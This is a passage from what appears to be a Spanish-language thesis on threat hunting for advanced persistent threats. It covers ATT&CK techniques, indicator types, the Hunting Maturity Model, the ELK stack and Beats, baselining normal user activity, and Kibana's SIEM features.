sensores defensivos, análisis de detección y posibles mitigaciones. Al seleccionar una categoría, nos ofrece una descripción de la categoría y las diferentes técnicas que la componen, identificadas por un ID. Al seleccionar una técnica, se muestra una descripción de la técnica, algunos ejemplos donde se ha utilizado y un cuadro que nos resume sus principales características. Por ejemplo, cuando se selecciona la técnica de Spearphishing Link, esto es lo que se muestra en el cuadro. Como se puede ver en los cuadros hay




Figura 3.5: Técnica de Spearphishing Link

referencias a CAPEC(Common Attack Pattern Enumeration and Classification); hay algunas técnicas descritas en ATT&CK que emplean patrones de ataque descritos por CAPEC, aunque se tratan de dos enfoques distintos centrandose ATT&CK más en las APT.
Estas técnicas conforman el marco de trabajo de las APT por lo que seran aquellas que la solución debería de detectar, para ello se utilizaran los indicadores de compromiso asociados a estas técnicas que ofrecerán indicios de la existencia de una APT.

3.5. Indicadores

Según el modelo de Indicadores y el ciclo de vida del indicador de Lockheed Martin existen tres tipos de indicadores que se utilizan de forma conjunta con las fases del modelo de la sección anterior(3.2) para detectar una intrusión:

- Atómicos: Son aquellos que no se pueden dividir en partes más pequeñas y retienen el significado del contexto de la intrusión. Un ejemplo sería las direcciones IP.
- Calculados: Aquellos derivados de los datos involucrados en el incidente. Un ejemplo seria las expresiones regulares.
- De comportamiento: Son la colección de los otros dos tipos.

Los indicadores permitirán la detección de las APT, sin embargo hay otras técnicas y herramientas que influyen en la detección de amenazas y que en función de su implementación se puede catalogar la capacidad de una organización de detectar estas amenazas.

3.6. Threat Hunting Mature Model(HMM)

Para poder entender este concepto primero se debe entender que se entiende por threat hunting; se define como el proceso proactivo e interactivo de buscar por la red empresarial para detectar y aislar amenazas avanzadas que evaden las soluciones de seguridad existentes. Con esta de definición en mente se define el HMM [15] desarrollado por Sqrrl como un modelo que permite juzgar la capacidad de una organización para cazar amenazas, en este caso se puede juzgar el resultado del proyecto empleando esta metodología. Hay tres factores que se deben considerar cuando se juzga la capacidad de una organización para cazar amenazas, incluyendo:

- Calidad de los datos recogidos por la organización.
- Las herramientas que permiten visualizar y analizar esos datos.
- Las cualidades del analista de seguridad que analiza los datos y las herramientas de análisis automático que la organización puede aplicar sobre los datos.

Para determinar la capacidad de una organización, la cantidad y calidad de los datos es un factor determinante. HMM incorpora 5 niveles en función de la capacidad de la organización: inicial, mínima, procesal, innovadora y líder.




Figura 3.6: Hunting Maturity Model

- **Inicial:** : En este nivel las organizaciones confían principalmente en herramientas de alertas automatizadas, tales como los antivirus, IDS, IPS, etc. Este nivel el analista se dedica principalmente a la resolución de las alertas.
  Normalmente se debe a que no se recoge mucha información de los sistemas por lo que su capacidad de encontrar amenazas está muy limitada.
- **Mínima:** En esta fase las organizaciones siguen confiando principalmente en las herramientas de alertas automatizadas, pero al menos empiezan a recoger información sobre los atacantes. En esta fase es donde comienza la caza y el analista recibe y los reportes de las amenazas y busca los IOCs en los datos históricos de la organización que coincidan con las amenazas.
- **Procesal:** En esta fase los analistas utilizan procedimientos de caza externos y los aplican, aunque todavía no desarrollan nuevos procedimientos por ellos mismos. Además, se suele recoger grandes cantidades de datos de toda la empresa.

- **Innovadora:** Las organizaciones crean sus propios procedimientos de caza. Algunos de los analistas entienden varios tipos de datos y técnicas que les permiten identificar actividad maliciosa. Se emplean herramientas analíticas y machine learning para crear los procedimientos.

- **Lider:** Esta fase es muy similar a la anterior, con una diferencia muy importante: Automatización. En esta fase los procesos de caza exitosos estarán operativos y se convertirán en detección automática. El analista de seguridad continuar revisando y mejorando los procesos para mejorar la efectividad de detección de amenazas de la organización.

3.7. Pila ELK

La solución plateada por este trabajo al proceso de threat hunting que permitirá la detección de amenazas persistentes avanzadas será la pila ELK.
La pila ELK es un acrónimo que se emplea para referirse al conjunto de tres productos de código libre que componen la pila: Elasticsearch, Logstash y Kibana, desarrollados por la compañía Elastic [8].
Se puede ampliar añadiendo otro proyecto creado por la compañía Elastic llamado Beats [12] que, junto con las anteriores tecnologías, forma la Elastic Stack. Aunque se pueden implementar los proyectos de forma independiente, el propósito de su diseño es que se ejecuten de forma conjunta para el análisis de logs. Sin embargo, se pueden emplear para otros fines, tales como: APM, rendimiento, seguridad y operaciones en la nube entre otros.
Este conjunto de productos debe su popularidad a la necesidad de una herramienta que cubriese la necesidad de la gestión y análisis de logs. También se debe a que es de código abierto y se actualiza de forma continua con las sugerencias de los usuarios; además, presenta una gran escalabilidad, permitiendo el análisis de grandes cantidades de datos.

3.7.1. Logstash

Es un pipeline de procesamiento de datos que ingiere, enriquece y parsea los datos llegados desde varias fuentes para posteriormente realizar su almacenamiento.
Posee una cantidad de plugins superior a 200, ofreciendo además una gran variedad de filtros que nos permiten extraer la máxima cantidad de información de nuestros datos antes de ser almacenados para su análisis [9].
Podemos catalogar sus plugins en:

- Input: Se emplean en la recolección de los datos. Cubren una gran variedad de plataformas por las que se puede recibir datos.

- Filter: Se emplean para el procesamiento de los datos. Permiten varias formas de enriquecer y parsear nuestros datos tales como conocer las coordenadas geográficas de una IP.

- Output: Permiten transportar los datos a diferentes servicios y tecnologías.

- Codec: Permiten modificar la representación de los datos; pueden ser usados como inputs y outputs.

Ofrece la posibilidad de creación de tus propios plugins mediante una API.

3.7.2. Elasticsearch

Considerado el corazón de la pila ELK. Es un motor de búsqueda y analíticas de Restful distribuido, gratuito y de código libre, caracterizado por su rapidez en las búsquedas [10]. Se empleará para indexar y almacenar los datos. También tiene una gran cantidad de plugins que ofrecen una mayor funcionalidad y

la opción de realizar las búsquedas mediante peticiones a la API, aunque en este proyecto no se empleará ya que se realizarán las búsquedas mediante Kibana.

3.7.3. Kibana

Kibana [11] es una interfaz que funciona por encima de Logstash y Elasticsearch permitiendo la visualización y el análisis de los datos obtenidos.
Kibana cuenta con una gran variedad de posibilidades a la hora de visualizar los datos, permitiendo guardar las visualizaciones para formar tableros. Además, permite realizar búsquedas sobre los datos mediante el lenguaje KQL que se complementa mediante la funcionalidad de autocompletar. También presenta un apartado de machine learning que permite la creación de tareas y la visualización de anomalías.




Figura 3.7: Opciones de visualización ofrecidas por Kibana

3.7.4. Beats

Es la plataforma de agentes de datos ligeros que son instalados en los entornos para la recolección de los datos, cumpliendo con el ECS [13]. También permite la creación de tu propio agente de recolección de datos mediante el uso del marco de trabajo libbeat que ofrece una funcionalidad básica. Entre las opciones de Beats [12] destacan:

- Filebeats: Permite reunir información de archivos de log o syslog.

- Metricbeat: Permite reunir información de las métricas del sistema.
- Packetbeat: Permite reunir información del tráfico de red.
- Winlogbeat: Permite reunir información sobre los logs de eventos de Windows.
- Auditbeat: Permite leer las auditorías de Linux
- Functionbeat: Agente sin servidor.
- Heartbeat: Permite monitorizar el tiempo de actividad.

Capítulo 4

Actividad normal del usuario

4.1. Definir la normalidad

Las personas son criaturas de hábitos; esto no excluye el campo de la informática, donde se pueden ver patrones en la actividad que realizan en el sistema. Esta parte del trabajo consistirá en establecer lo que es la normalidad para poder comparar contra ella. Para poder detectar anomalías, se debe comprender qué es la actividad normal de un usuario. Consideremos actividad normal de un usuario a las operaciones que realizar a un usuario genérico en su ordenador personal. Debido a que el entorno en el que se ha desarrollado el experimento no es un entorno empresarial y que no se dispone de usuarios reales que realicen una determinada función para una empresa, se considera actividad normal el inicio y cierre de sesión, la instalación y desinstalación de software, la creación y borrado de archivos, la ejecución de software, actividad de red, creación de cuentas de usuario, bloqueo y desbloqueo del equipo. El resto de eventos que se monitorizan en el anexo I se emplearán para la detección de las posibles amenazas que se den.

4.2. Calidad de los datos

Para poder diferenciar la normalidad del usuario de las amenazas se necesita una gran cantidad de datos de buena calidad. Esto influirá principalmente en el machine learning, pero también sirve como guía a los analistas para poder comprender los datos. Una de las principales guías que indican las características que deben tener los datos es The Department of Defense on Data Quality Management de Estados Unidos [7]. Según este departamento, se han de cubrir 6 aspectos: precisión, integridad, consistencia, puntualidad, unicidad y validez.
La precisión se refiere a una calidad suficiente en la que los datos estén libres de errores; la integridad es el grado en que los valores están presentes en los atributos que se requieren de ellos; la consistencia es una medida del grado en el que un conjunto de datos satisface un conjunto de restricciones; la puntualidad representa el grado específico en el que los valores de datos están actualizados; la unicidad, el estado en el que los valores son los únicos en su tipo; la validez es donde la calidad de los datos se basa en un sistema adecuado de clasificación y es lo suficientemente riguroso como para obligar a la aceptación.
Los datos que se analicen deberán cumplir estos principios para obtener un resultado válido.
Otro detalle que se debe tener en cuenta es el formato en que se presentan los datos que se van a recoger. Aunque en este proyecto no será necesario tenerlo en cuenta, ya que se emplean las herramientas proporcionadas por Beats para parsear los datos para que cumplan con el ECS [13], puede haber ocasiones donde se utilicen otras herramientas de recolección de logs. Para poder almacenar los datos en la pila se debe cumplir el ECS, donde se especifica un conjunto común de campos que deben tener los logs para guardarlos.

ECS especifica el nombre y el tipo de los campos requeridos, además de dar una descripción y un ejemplo de su uso. Su objetivo es permitir a los usuarios de Elasticsearch normalizar los datos para que puedan ser analizados, visualizados y correlacionar los datos representados.
Por otra parte, ECS es un esquema permisivo. Si los datos contienen datos adicionales que no pueden ser mapeados a ECS, se puede usar nombres personalizados para almacenarlos.

4.3. Herramientas de Kibana

El objetivo de monitorizar la actividad normal del usuario es distinguir lo normal de lo inusual; sin embargo, se necesita el uso de herramientas para entender de una forma más sencilla los logs. Como ya se ha mencionado anteriormente, Kibana ofrece una gran variedad de herramientas que permitirán conocer mejor los datos. Las herramientas que se han utilizado para poder entender los datos han sido principalmente 4: las búsquedas, las visualizaciones, el visualizador de datos y el SIEM.

4.3.1. Búsquedas, visualizaciones y visualizador de los datos

Las búsquedas constituyen un elemento que facilita la comprensión de los datos; permiten buscar en el índice mediante la barra de búsqueda de Kibana. Por defecto, para realizar la búsqueda se emplea el lenguaje de consultas de Kibana(KQL) [14] ayudado por la simple sintaxis y el autocompletar. Sin embargo, se puede usar otro lenguaje para las búsquedas, que está basado en las consultas de Lucene.
La parte del visualizador de datos pertenece al X-Pack, que se presenta en la sección de machine learning, aunque el objetivo en esta parte es entender los datos mediante las gráficas y tops que nos ofrecen sobre los campos de los datos.
En cuanto a las visualizaciones, están basadas en consultas a Elasticsearch. Para ello, se usan diferentes operaciones de agregación para extraer y procesar los datos. Como ya se ha mencionado anteriormente, existen las siguientes categorías:

- Lente: Permite crear rápidamente varios tipos de visualizaciones básicas simplemente arrastrando y soltando los campos de datos.
- Gráficos de líneas, áreas y barras: Permite trazar los datos en los ejes X/Y.
- Gráfico circular: Muestra la distribución de un campo.
- Tabla de datos: Permite mostrar las agregaciones en formato lista.
- Métrica: Muestra una sola métrica de los datos.
- Objetivo y medidor: Muestra un número con indicadores de progreso.
- Nube de etiquetas: Muestra palabras en una nube, donde el tamaño de la palabra corresponde a su importancia.
- TSVB: Visualiza datos de series temporales mediante agregaciones.
- Timelion : Calcula y combina datos de conjuntos de datos de series temporales múltiples.
- Mapas: Muestra datos geoespaciales en Kibana.
- Mapa de calor: Muestra las celdas sombreadas en función de la importancia del campo.
- Markdown: Muestra información sin formato.

- Controles: Te permite añadir entradas interactivas a los tableros de Kibana.

- Vega: Completo el control sobre la consulta , la visualización y fuentes de datos empleadas.

Se muestra un ejemplo de algunas de las visualizaciones que se han realizado con el fin de entender la actividad del usuario.




Figura 4.1: Top 100 IPs de destino

4.3.2. SIEM

SIEM ofrece un espacio interactivo donde se pueden triangular eventos, realizar investigaciones, ver anomalías y correlacionar los datos con fuentes externas. Esta funcionalidad está pensada para la seguridad y permite el análisis de evento de seguridad relacionados con los host y la red.
Los índices utilizados para el SIEM por defecto son auditbeat-*, winlogbeat-*, lebeat-*, packetbeat-*, endgame-* y apm-*-transaction*. Aunque se pueden cambiar en Management - Advanced Settings - siem:defaultIndex. Las funcionalidades ofrecidas por esta aplicación se resumen en: Overview, Host, Network, Detections, Timelines.
Se debe destacar que para conseguir que esta funcionalidad muestre los datos de los campos de texto, se deben almacenar con la opción de "fielddata=true". Esta opción se encuentra desactivada por defecto debido a que consume mucho espacio de almacenamiento, ya que hace que los campos de texto se almacenen en una estructura de datos que hace que su lectura tarde más tiempo.

Overview

Muestra un resumen general de los eventos y alertas configuradas, así como el número de documentos que contienen los índices.




Figura 4.2: Overview

Host

Proporciona información clave sobre los eventos relacionados con los host, los diferentes host y sus documentos, que permiten interactuar con el visor de eventos de la línea de tiempo. Se pueden arrastrar y soltar elementos sobre la línea de tiempo para conseguir más información.




Figura 4.3: Host

Network

Proporciona información de la actividad de red y facilita la investigación mediante tablas de eventos de red que permiten la interacción con la línea de tiempo. Al igual que en los Host, se pueden arrastrar elementos de la interfaz a la línea de tiempo para una mayor investigación.




Figura 4.4: Network

Detections

Esta función permite la búsqueda de amenazas automáticamente y alerta cuando se detectan. Hay un conjunto de reglas que permiten definir las condiciones para crear esas alertas, aunque la propia aplicación ya viene con unas reglas preconstruidas para detectar amenazas. Además, permite crear tus propias reglas. Se debe destacar que esta función aún está en beta.

Cases

Esta función no pertenece a la versión que se utilizó para realizar el trabajo ya que se añadió una versión después, la 7.7. Los casos se utilizan para abrir y rastrear problemas de seguridad directamente en SIEM. Los comentarios de los casos admiten sintaxis Markdown y se pueden vincular líneas de tiempo y enviar casos a sistemas externos. Esta funcionalidad aún se encuentra en beta.

Timeline

Esta funcionalidad permite la búsqueda de amenazas e investigación de alertas. Como ya se ha visto en las otras funcionalidades, permite una interacción con el resto simplemente arrastrando objetos de interés en el visor de eventos de la línea de tiempo.

